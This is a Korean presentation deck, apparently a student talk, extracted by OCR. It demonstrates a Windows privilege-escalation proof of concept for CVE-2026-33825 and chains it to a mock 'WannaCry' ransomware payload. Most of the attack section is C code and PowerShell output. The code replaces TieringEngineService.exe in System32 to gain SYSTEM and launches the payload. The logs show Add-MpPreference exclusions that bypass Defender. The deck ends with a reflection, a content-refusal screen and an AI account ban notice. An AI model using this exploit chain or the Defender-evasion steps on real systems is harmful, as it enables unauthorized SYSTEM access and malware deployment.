        stat = NtCreateFile(&hlk, GENERIC_WRITE, &objattr2, &iostat, NULL, NULL, FILE_SHARE_READ |
FILE_SHARE_WRITE | FILE_SHARE_DELETE, FILE_SUPERSEDE, NULL, NULL, NULL);
        if (!stat)
            break;
        Sleep(20);
    }


    if (stat != STATUS_SUCCESS)
    {
        printf("Something went wrong.\n");
        return 1;
    }
    printf("PoC success.\n");
```

# System32 목표 파일 생성 시도


경로 전환이 성공했는지 확인하는 핵심 결과 지점




```
    wchar_t mx[MAX_PATH] = { 0 };
GetModuleFileName(GetModuleHandle(NULL), mx, MAX_PATH);

wchar_t mx2[MAX_PATH] = { 0 };
ExpandEnvironmentStrings(
    L"%WINDIR%\\System32\\TieringEngineService.exe",
    mx2,
    MAX_PATH
);

CopyFile(mx, mx2, FALSE);
LaunchTierManagementEng();

const wchar_t* proofPath =
    L"C:\\Windows\\Temp\\REDSUN_SYSTEM_PROOF.txt";

bool proofFound = false;

for (int i = 0; i < 100; i++)
{
    if (GetFileAttributesW(proofPath) != INVALID_FILE_ATTRIBUTES)
    {
        proofFound = true;
        break;
    }

    Sleep(100);
}

if (proofFound)
{
    printf("Success.\n");

    STARTUPINFOW si = { 0 };
    PROCESS_INFORMATION pi = { 0 };

    si.cb = sizeof(si);

    BOOL started = CreateProcessW(
        L"C:\\PoC\\wannacry.exe",
        NULL,
        NULL,
        NULL,
        FALSE,
        0,
        NULL,
        L"C:\\PoC",
        &si,
        &pi
    );

    if (started)
    {
        CloseHandle(pi.hThread);
        CloseHandle(pi.hProcess);
    }
    else
    {
        printf("wannacry.exe launch failed.\n");
    }
}
else
{
    printf("Failed.\n");
}
```

# 자기 복사 + proof 확인 + 후속 payload

SYSTEM 실행 성공 여부를 proof 파일로 확인
후속 데모를 실행



# 성공 스크린샷


관리자: Windows PowerShell
True
PS C:₩WINDOWS₩system32> Start-Sleep 3
PS C:₩WINDOWS₩system32> Test-Path "₩₩vmware-host₩Shared Folders₩src"
True
PS C:₩WINDOWS₩system32> New-Item -ItemType Directory "C:₩PoC" -Force
디렉터리: C:₩
Mode LastWriteTime
d----- 2026-07-08 오후 3:17
PS C:₩WINDOWS₩system32> Add-MpPrefere
PS C:₩WINDOWS₩system32> Copy-Item "₩
PS C:₩WINDOWS₩system32> Get-Item "C:
Length LastWriteTime
163328 2026-07-08 오후 7:16:57
PS C:₩WINDOWS₩system32> & "C:₩PoC₩main.exe"
The sun is shinning...
The red sun shall prevail.
[diag] CopyFile -> OK, GLE=0
[diag] CoCreateInstance -> 0x8007041D
CVE-2026-33825 PoC - SUCCESS
CVE-2026-33825 PRIVILEGE ESCALATION SUCCESS
SYSTEM execution confirmed
Token: NT AUTHORITY₩SYSTEM
Proof: C:₩Windows₩Temp₩REDSUN_SYSTEM_PROOF.txt
확인
Windows 보안
Windows 보안
위협 검사 정보
Microsoft Defender 바이러스 백신이 잠재적 위협을 완전히 해결하지 못했습니다.
해제
오후 7:20
2026-07-08

# 랜섬웨어란?


랜섬웨어는 파일을 암호화, 복구를 조건으로 금전을 요구하는 악성코드이다.

```
int wmain()
{
    int count = CreateWannaCryFiles();

    const wchar_t* wallpaperPath = L"C:\\WannaCry\\wallpaper.bmp";

    if (CreateWallpaper(wallpaperPath))
    {
        SystemParametersInfoW(
            SPI_SETDESKWALLPAPER,
            0,
            (PVOID)wallpaperPath,
            SPIF_UPDATEINIFILE | SPIF_SENDCHANGE
        );
    }

    wchar_t msg[512] = { 0 };
    swprintf(
        msg,
        512,
        L"권한 상승 성공\n\n"
        L"실행 완료\n\n"
    );

    MessageBoxW(
        NULL,
        msg,
        L"SUCCESS",
        MB_OK | MB_ICONINFORMATION | MB_SETFOREGROUND
    );

    return 0;
}
```

# 악성코드 메인부분

배경화면 변경, 메세지 출력, 파일 생성 등 함수들 실행

# 최종 구현 화면



관리자: Windows PowerShell
PS C:₩WINDOWS₩system32>
PS C:₩WINDOWS₩system32> Add-MpPreference -ExclusionPath "C:₩PoC₩main.exe"
PS C:₩WINDOWS₩system32> Add-MpPreference -ExclusionPath "C:₩PoC₩wannacry.exe"
PS C:₩WINDOWS₩system32>
PS C:₩WINDOWS₩system32> Test-Path "₩₩vmware-host₩Shared Folders₩src"
True
PS C:₩WINDOWS₩system32>
PS C:₩WINDOWS₩system32> Copy-Item "₩₩vmware-host₩Shared Folders₩src₩main.exe" "C:₩PoC₩main.exe" -Force
PS C:₩WINDOWS₩system32> Copy-Item "₩₩vmware-host₩Shared Folders₩src₩wannacry.exe" "C:₩PoC₩wannacry.exe" -Force
PS C:₩WINDOWS₩system32>
PS C:₩WINDOWS₩system32> Get-Item "C:₩PoC₩main.exe","C:₩PoC₩wannacry.exe" |
>> Select Name,Length,LastWriteTime
Name Length LastWriteTime
main.exe 161792 2026-07-09 오후 8:35:40
wannacry.exe 139264 2026-07-09 오후 8:35:40
PS C:₩WINDOWS₩system32>
PS C:₩WINDOWS₩system32> Test-Path "C:₩PoC₩main.exe"
True
PS C:₩WINDOWS₩system32> Test-Path "C:₩PoC₩wannacry.exe"
True
PS C:₩WINDOWS₩system32>
PS C:₩WINDOWS₩system32> Remove-Item "C:₩WannaCry" -Recurse -Force -ErrorAction SilentlyContinue
PS C:₩WINDOWS₩system32> Remove-Item "C:₩Windows₩Temp₩REDSUN_SYSTEM_PROOF.txt" -Force -ErrorAction SilentlyContinue
PS C:₩WINDOWS₩system32>
PS C:₩WINDOWS₩system32> & "C:₩PoC₩main.exe"
검색
오후 9:35
2026-07-09

# 발표 후기


악성코드 부분이 다소 부족한 부분이 있어
다음 기회에 조금 더 구현 해보고 싶음

새로운 지식을 많이 얻어가는 기회가 됐다.

# 발표 후기


이 콘텐츠는 표시할 수 없습니다
사이버보안 관련 요청은 특히 신중하게 다룹니다. 보안 전문가는 Trusted Access를 신청할 수 있습니다.
자세히 알아보기

# 발표 후기



OpenAI <trustandsafety@tm.openai.com>
나에게

OpenAI

안녕하세요,

[redacted] 사용자 ID: [redacted]
[redacted] 과 연결된 ChatGPT 계정에 대한 중요한 업데이트를 알려드립니다 .

귀하의 계정은 최근 활동이 당사의 이용 약관을 위반했기 때문에 비활성화되었습니다. 위반 사항은 다음과 같습니다.

사이버 학대

이는 귀하의 계정을 더 이상 사용할 수 없다는 의미입니다.

이 결정이 잘못되었다고 생각하시면 아래 버튼을 눌러 이의 신청을 시작하세요.

항소 제기

감사합니다.

# 발표 후기

꼭 취약점 관련 질문으로
GPT를 사용할때엔 보안인증을 하자

# 감사합니다!